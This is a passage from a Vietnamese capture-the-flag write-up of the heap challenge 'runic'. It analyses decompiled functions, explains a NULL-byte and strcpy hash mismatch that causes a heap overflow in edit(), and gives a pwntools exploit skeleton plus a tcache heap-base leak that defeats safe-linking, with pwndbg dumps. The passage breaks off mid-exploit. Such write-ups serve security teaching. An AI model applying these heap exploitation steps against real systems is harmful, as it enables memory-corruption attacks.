

Figure 6: Cái nhìn tổng quát về một `rune`

4.5. `hash()` Function

```
__int64 __fastcall hash(char *name)
{
  char ascii_sum; // [rsp+10h] [rbp-8h]
  int i; // [rsp+14h] [rbp-4h]

  ascii_sum = 0;
  for ( i = 0; i <= 7; ++i )
  ascii_sum += name[i];
  return ascii_sum & 0x3F; // sum & 0b111111
  }
```

Hàm `hash()` thực hiện tính toán tổng các giá trị ASCII của từng ký tự trong tên, sau đó thực hiện phép toán bitwise AND với `0x3F`, tương đương với phép modulo `64`. Giá trị trả về nằm trong khoảng `0` → `63`.

4.6. `delete()` Function

```
unsigned __int64 delete()
{
  int index; // [rsp+Ch] [rbp-14h]
  char name[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 canary; // [rsp+18h] [rbp-8h]

  canary = __readfsqword(0x28u);
  *(_QWORD *)name = 0;
  puts("Rune name: ");
  read(0, name, 8u);
  index = hash(name);
  if ( MainTable[index]->content )
  {
    free(MainTable[index]->content);
    memset(MainTable[index], 0, 20u);
    puts("Rune deleted successfully.");
  }
  else
  {
    puts("There's no rune with that name!");
  }
  return __readfsqword(0x28u) ^ canary;
}
```

Hàm `delete()` cho phép người dùng xoá một rune. Hàm yêu cầu nhập `name` để tính toán index trong mảng `MainTable[]` thông qua hàm `hash()`.

Hàm được triển khai một cách an toàn. Trước khi thực hiện `free()`, con trỏ `content` được kiểm tra được so sánh với NULL nhằm tránh lỗ hổng Double Free. Nếu con trỏ `content` là NULL, thông báo "There's no rune with that name!" được in ra và hàm kết thúc. Ngược lại, chương trình thực hiện giải phóng `free(content)`, và đặt toàn bộ dữ liệu của phần tử rune tương ứng về NULL thông qua `memset()`, tránh được lỗ hổng User After Free.

4.7. `show()` Function

```
unsigned __int64 show()
{
  int index; // eax
  char name[8]; // [rsp+0h] [rbp-10h] BYREF
  unsigned __int64 canary; // [rsp+8h] [rbp-8h]

  canary = __readfsqword(0x28u);
  *(_QWORD *)name = 0;
  puts("Rune name: ");
  read(0, name, 8u);
  if ( MainTable[(unsigned int)hash(name)]->content )
  {
    puts("Rune contents:\n");
    index = hash(name);
    puts((const char *)MainTable[index]->content + 8);
  }
  else
  {
    puts("That rune doesn't exist!");
  }
  return __readfsqword(0x28u) ^ canary;
}
```

Hàm `show()` cho phép người dùng in ra rune `content` tại vị trí có offset là `8`.

4.8. `edit()` Function

```
unsigned __int64 edit()
{
  int new_index; // eax MAPDST
  char **content_ptr; // rbx
  int old_index; // eax
  int current_index; // eax
  char *content; // [rsp+0h] [rbp-30h]
  char old_name[8]; // [rsp+8h] [rbp-28h] BYREF
  char new_name[8]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 canary; // [rsp+18h] [rbp-18h]

  canary = __readfsqword(0x28u);
  *(_QWORD *)old_name = 0;
  *(_QWORD *)new_name = 0;
  puts("Rune name: ");
  read(0, old_name, 8u);
  content = MainTable[(unsigned int)hash(old_name)]->content;
  if ( content )
  {
    puts("New name: ");
    read(0, new_name, 8u);
    if ( MainTable[(unsigned int)hash(new_name)]->content )
    {
      puts("That rune name is already in use!");
    }
    else
    {
      new_index = hash(new_name);
      strcpy(MainTable[new_index]->name, new_name);
      content_ptr = &MainTable[(unsigned int)hash(old_name)]->content;
      new_index = hash(new_name);
      memcpy(&MainTable[new_index]->content, content_ptr, 12u);
      strcpy(content, new_name);
      old_index = hash(old_name);
      memset(MainTable[old_index], 0, 20u);
      puts("Rune contents: ");
      current_index = hash(content);
      read(0, content + 8, MainTable[current_index]->length);
    }
  }
  else
  {
    puts("There's no rune with that name!");
  }
  return __readfsqword(0x28u) ^ canary;
}
```

Hàm `edit()` cho phép người dùng thay đổi tên và nội dung của rune đã tồn tại. Hàm yêu cầu nhập vào tên cũ `old_name` và tên mới `new_name` của rune. Chỉ trong trường hợp `content` tại index được tính bởi hash của `old_name` tồn tại và `content` tại index được tính bởi hash của `new_name` chưa tồn tại, người dùng mới được phép tiếp tục thực thi. Ngược lại, hàm sẽ kết thúc.

Chuỗi hình minh hoạ dưới đây mô tả hoạt động của hàm `edit()`:

```
new_index = hash(new_name);
strcpy(MainTable[new_index]->name, new_name);
content_ptr = &MainTable[(unsigned int)hash(old_name)]->content;
```

Ban đầu, con trỏ tại `old_index` trong `MainTable` đang trỏ đến rune có tên là `old_name` (gọi là rune A), có con trỏ `content` trỏ đến chunk trên heap (gọi là chunk C). Con trỏ tại `new_index` trỏ đến rune có tên là `new_name` (gọi là rune B).

Sau 3 thao tác trên, sơ đồ trông như sau:



Figure 7: Trạng thái ban đầu: Rune A trỏ đến chunk C, Rune B chưa có chunk

```
new_index = hash(new_name);
memcpy(&MainTable[new_index]->content, content_ptr, 12u);
strcpy(content, new_name);
```

Tiếp theo, chương trình sao chép trường `*content` và `length` của rune A sang rune B:



Figure 8: Sau khi sao chép con trỏ `content` và `length` từ Rune A sang Rune B

```
old_index = hash(old_name);
memset(MainTable[old_index], 0, 20u);
```

Tiếp theo, chương trình xóa bỏ nội dung ở rune A (đặt về NULL):



Figure 9: Sau khi xóa nội dung Rune A (memset về NULL)

```
current_index = hash(content);
read(0, content + 8, MainTable[current_index]->length);
```

Tiếp theo, chương trình tính `current_index` dựa vào nội dung đã được ghi vào chunk C (`new_name`) và gọi hàm `read()` cho phép người dùng ghi nội dung vào vị trí `content + 8`:



Figure 10: Tính `current_index` dựa trên `hash(content)` và ghi dữ liệu vào `content + 8`

Tại đây, thay vì sử dụng `new_index` để lấy trường `length`, chương trình lại tính `current_index` dựa trên `hash(content)` - tên đã được sao chép vào chunk C thông qua `strcpy(content, new_name)`.

Cần lưu ý rằng `new_name` ban đầu được nhập vào thông qua `read(0, new_name, 8u)`. Hàm `read()` thông thường ngừng đọc khi đã đọc đủ số lượng bytes được chỉ định trong tham số hoặc gặp EOF, không quan tâm đến ký tự NULL hay ký tự xuống dòng. Trong khi đó, `strcpy()` ngừng sao chép khi đã đủ ký tự hoặc gặp ký tự NULL trong chuỗi nguồn.

Do đó, việc sử dụng `strcpy()` không đảm bảo sao chép toàn bộ tên, vì tên được nhập có thể chứa ký tự NULL ở giữa. Điều này dẫn đến việc tính toán hash có thể bị sai lệch, khiến `current_index` không phải là `new_index`. Kết quả là việc lấy trường `length` tại `MainTable[current_index]->length` cũng có thể cho ra giá trị nhỏ hơn hoặc lớn hơn độ dài thực tế.

Cùng xem xét một ví dụ sau (Figure 11), giả sử hiện đang có rune thứ nhất với tên `\x01`, được ánh xạ đến index 1, và rune thứ hai với tên `\x02`, được ánh xạ đến index 2.



Figure 11: Ví dụ minh họa: Trạng thái ban đầu với hai rune có tên `\x01` và `\x02`

Tiếp theo, chúng ta thực hiện edit rune thứ nhất với tên mới là `new_name = \x02\x00\x01`. Tên mới này sẽ được ánh xạ tới `new_index` là 3. Tuy nhiên, do tên mới chứa NULL byte ở giữa, khi tên mới được sao chép vào chunk, `strcpy()` chỉ lấy đến `\x02` và kết thúc tại NULL terminator.



Figure 12: Sau khi edit với `new_name` chứa NULL byte, `strcpy()` chỉ sao chép đến `\x02`

Vậy `current_index` không phải là 3 mà là 2, dẫn đến việc lấy ra `length2` thay vì `length`. Trong trường hợp `length2` lớn hơn `length`, lệnh `read(0, content + 8, MainTable[current_index]->length)` có thể gây ra heap buffer overflow. Lỗ hổng này cho phép kẻ tấn công ghi đè để giả mạo kích thước, con trỏ `fd`, con trỏ `bk` của chunk liền sau, hoặc có thể làm rò rỉ địa chỉ trên heap và địa chỉ trong thư viện libc.

ASLR (Address Space Layout Randomization) là cơ chế bảo vệ ngẫu nhiên hóa vị trí các vùng nhớ quan trọng (stack, heap, thư viện, binary) mỗi lần chương trình khởi động, khiến kẻ tấn công không thể dự đoán trước địa chỉ cụ thể. Việc leak được địa chỉ heap và libc cho phép tính toán các địa chỉ thực tế của các hàm và cấu trúc dữ liệu quan trọng, từ đó bypass được ASLR và tiến hành các bước khai thác tiếp theo.

V. Exploitation

Quá trình khai thác được thực hiện thông qua một exploit script viết bằng Python sử dụng framework `pwntools`. Script này (đặt tên là `solve.py`) cung cấp các hàm tiện ích để tương tác với chương trình mục tiêu một cách có cấu trúc và dễ dàng. Các hàm wrapper được định nghĩa bao gồm `create()` để tạo rune mới, `delete()` để xóa rune, `edit()` để chỉnh sửa rune, và `show()` để hiển thị nội dung rune.

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("runic_patched", checksec=False)
libc = ELF("libc.so.6", checksec=False)
ld = ELF("ld.so", checksec=False)

context.terminal = ["tilix", "-a", "session-add-right", "-e"]
context.binary = exe

sla = lambda p, d, x: p.sendlineafter(d, x)
sa = lambda p, d, x: p.sendafter(d, x)
sl = lambda p, x: p.sendline(x)
s = lambda p, x: p.send(x)

slan = lambda p, d, n: p.sendlineafter(d, str(n).encode())
san = lambda p, d, n: p.sendafter(d, str(n).encode())
sln = lambda p, n: p.sendline(str(n).encode())
sn = lambda p, n: p.send(str(n).encode())

ru = lambda p, x: p.recvuntil(x)
rl = lambda p: p.recvline()
rc = lambda p, n: p.recv(n)
rr = lambda p, t: p.recvrepeat(timeout=t)
ra = lambda p, t: p.recvall(timeout=t)
ia = lambda p: p.interactive()

gdbscript = '''
set follow-fork-mode parent
set detach-on-fork on
continue
'''

def conn():
    if args.LOCAL:
        p = process([exe.path])
        if args.GDB:
            gdb.attach(p, gdbscript=gdbscript)
        if args.DEBUG:
            context.log_level = 'debug'
        return p
    else:
        host = ""
        port = 0
        return remote(host, port)

p = conn()

def create(name, length, contents):
    sla(p, b'Action:', b'1')
    sa(p, b'name:', name)
    sla(p, b'length:', str(length).encode())
    if length > 0:
        sa(p, b'contents:', contents)
```

```python
def delete(name):
    sla(p, b'Action:', b'2')
    sa(p, b'name:', name)

def edit(old_name, new_name, contents):
    sla(p, b'Action:', b'3')
    sa(p, b'Rune name:', old_name)
    sa(p, b'New name:', new_name)
    sa(p, b'Rune contents: \n', contents)

def show(name):
    sla(p, b'Action:', b'4')
    sa(p, b'Rune name:', name)
    ru(p, b'Rune contents:\n\n')
    return rl(p).strip()

# code goes here...

ia(p)
```

Script có thể được thực thi với các chế độ hoạt động khác nhau thông qua tham số dòng lệnh:

- **LOCAL**: Kết nối đến process đang chạy trên máy cục bộ thay vì kết nối remote đến server.
- **GDB**: Gắn pwndbg vào process đang chạy, hiển thị giao diện debug trên terminal bên phải nhằm hỗ trợ phân tích và theo dõi quá trình thực thi.
- **DEBUG**: In ra các thông tin chi tiết trong quá trình tương tác với process, bao gồm dữ liệu được gửi đi và nhận về.
- **NOASLR**: Tạm thời vô hiệu hóa cơ chế bảo vệ ASLR, ngăn chặn việc ngẫu nhiên hóa địa chỉ của heap và libc khi debug với GDB.

Hình ảnh dưới đây minh họa cách thực thi script với các tham số phù hợp:



Figure 13: Ví dụ chạy script khai thác

5.1. Leaking Heap Address

Bước đầu tiên trong chuỗi khai thác là leak địa chỉ heap nhằm bypass cơ chế ASLR. Kỹ thuật này dựa trên việc lợi dụng cấu trúc tcache bin của ptmalloc. Cụ thể, khi một chunk được giải phóng vào tcache, ptmalloc sẽ ghi con trỏ `fd` (forward pointer) vào chunk đó, trỏ đến chunk tiếp theo trong bin hoặc NULL nếu đây là chunk duy nhất.

Chiến lược khai thác như sau: đầu tiên, cấp phát hai chunk liền kề nhau trên heap, sau đó giải phóng chunk thứ hai vào tcache bin. Tiếp theo, khai thác lỗ hổng buffer overflow trong hàm `edit()` để ghi tràn từ chunk thứ nhất sang chunk thứ hai, ghi đè trường `size` để loại bỏ NULL terminator giữa hai chunk. Cuối cùng, khi gọi hàm `show()` trên chunk thứ nhất, hàm `puts()` sẽ in liên tục cho đến khi gặp NULL byte, leak cả con trỏ `fd` của chunk thứ hai. Từ địa chỉ này, có thể tính ngược lại để xác định địa chỉ cơ sở của heap.

Để thực hiện kỹ thuật này trong thực tế, cần cấp phát ba chunk với cấu hình như sau:

- Chunk với `name=\x01` được gọi là chunk 1.
- Chunk với `name=\x02` được gọi là chunk 2.
- Tương tự với chunk 3.

```
create(b'\x01', 0x10, b'A')
create(b'\x02', 0x10, b'A')
create(b'\x03', 0x60, b'A')

delete(b'\x02')
```

Chunk 3 được tạo với kích thước lớn (`0x60`) nhằm khai thác lỗ hổng: sau khi giải phóng chunk 2 vào tcache bin, chunk 1 sẽ được chỉnh sửa với tên mới để ”mượn” kích thước lớn của chunk 3, cho phép ghi tràn sang chunk 2. Trạng thái heap sau khi giải phóng chunk 2 có thể quan sát qua pwndbg:

```
pwndbg> x/50gx 0x55555555c290
0x55555555c290: 0x0000000000000000 0x0000000000000021 # <-- chunk 1
0x55555555c2a0: 0x0000000000000001 0x0000000000000041
0x55555555c2b0: 0x0000000000000000 0x0000000000000021 # <-- chunk 2
0x55555555c2c0: 0x000000055555555c 0xb7a28a32de447efd
0x55555555c2d0: 0x0000000000000000 0x0000000000000071 # <-- chunk 3
0x55555555c2e0: 0x0000000000000003 0x0000000000000041
0x55555555c2f0: 0x0000000000000000 0x0000000000000000
0x55555555c300: 0x0000000000000000 0x0000000000000000
0x55555555c310: 0x0000000000000000 0x0000000000000000
0x55555555c320: 0x0000000000000000 0x0000000000000000
0x55555555c330: 0x0000000000000000 0x0000000000000000
0x55555555c340: 0x0000000000000000 0x0000000000020cc1 # <-- top chunk
0x55555555c350: 0x0000000000000000 0x0000000000000000
0x55555555c360: 0x0000000000000000 0x0000000000000000
0x55555555c370: 0x0000000000000000 0x0000000000000000
0x55555555c380: 0x0000000000000000 0x0000000000000000
```

Chunk 2 đã được đưa vào tcache bin (entry size `0x20`), và ptmalloc đã ghi con trỏ `fd` với giá trị `0x000000055555555c` vào vị trí dữ liệu của chunk này.



Figure 14: Tcache bin entry size 0x20

Tiếp theo, thực hiện edit chunk 1 với tên mới `\x03\x00\x01`. Do tên này chứa NULL byte ở giữa, khi `strcpy()` sao chép vào chunk, nó chỉ lấy `\x03`, dẫn đến `current_index` được tính dựa trên hash của `\x03` thay vì `\x03\x00\x01`. Kết quả là chunk 1 được phép ghi với độ dài lớn hơn (kích thước của chunk 3), cho phép ghi đè `24` byte qua trường size của chunk 2.

```
edit(b'\x01', b'\x03\x00\x01', b'A' * 24)
```

Heap hiện tại trông như sau:

```
pwndbg> x/16gx 0x55555555c290
0x55555555c290: 0x0000000000000000 0x0000000000000021 # <-- chunk 1
0x55555555c2a0: 0x0000000000000001 0x4141414141414141
0x55555555c2b0: 0x4141414141414141 0x4141414141414141 # <-- chunk 2
0x55555555c2c0: 0x000000055555555c 0xb7a28a32de447efd
0x55555555c2d0: 0x0000000000000000 0x0000000000000071 # <-- chunk 3
0x55555555c2e0: 0x0000000000000003 0x0000000000000041
0x55555555c2f0: 0x0000000000000000 0x0000000000000000
0x55555555c300: 0x0000000000000000 0x0000000000000000
```

Khi gọi `show()` trên chunk 1, hàm `puts()` sẽ in liên tục qua cả chunk 2, leak được con trỏ `fd` có giá trị `0x000000055555555c`.

Cần lưu ý rằng từ GLIBC phiên bản 2.32 trở đi, con trỏ `fd` trong tcache đã được mã hóa bằng cơ chế Safe-Linking theo công thức $\text{PROTECT}(P) = (L \gg 12) \oplus P$, trong đó L là địa chỉ trên heap mà con trỏ `fd` được ghi vào và P là giá trị thực cần được bảo vệ. Tuy nhiên, do chunk 2 là chunk duy nhất trong tcache bin này, con trỏ `fd` của nó trỏ tới NULL ($P = 0$), dẫn đến giá trị được mã hóa chính là $L \gg 12$.

Vì tất cả địa chỉ trong cùng một memory page (4KB) đều có 12 bit thấp khác nhau nhưng các bit cao giống nhau, việc dịch phải 12 bit sẽ có được địa chỉ cơ sở của page đó. Do đó, từ giá trị leak được, chỉ cần dịch trái 12 bit để thu được địa chỉ heap base. Sau khi hoàn tất việc leak, chunk 2 được cấp phát lại để dọn dẹp tcache bin và giữ heap trong trạng thái sạch sẽ cho các bước tiếp theo.

```
heap_base = u64(show(b'\x03\x00\x01')[24:].ljust(8, b'\0')) << 12
print(f"heap base: {hex(heap_base)}")
create(b'\x02', 0x10, b'A')
```

Kết quả leak được xác nhận qua lệnh `vmmap` trong pwndbg:

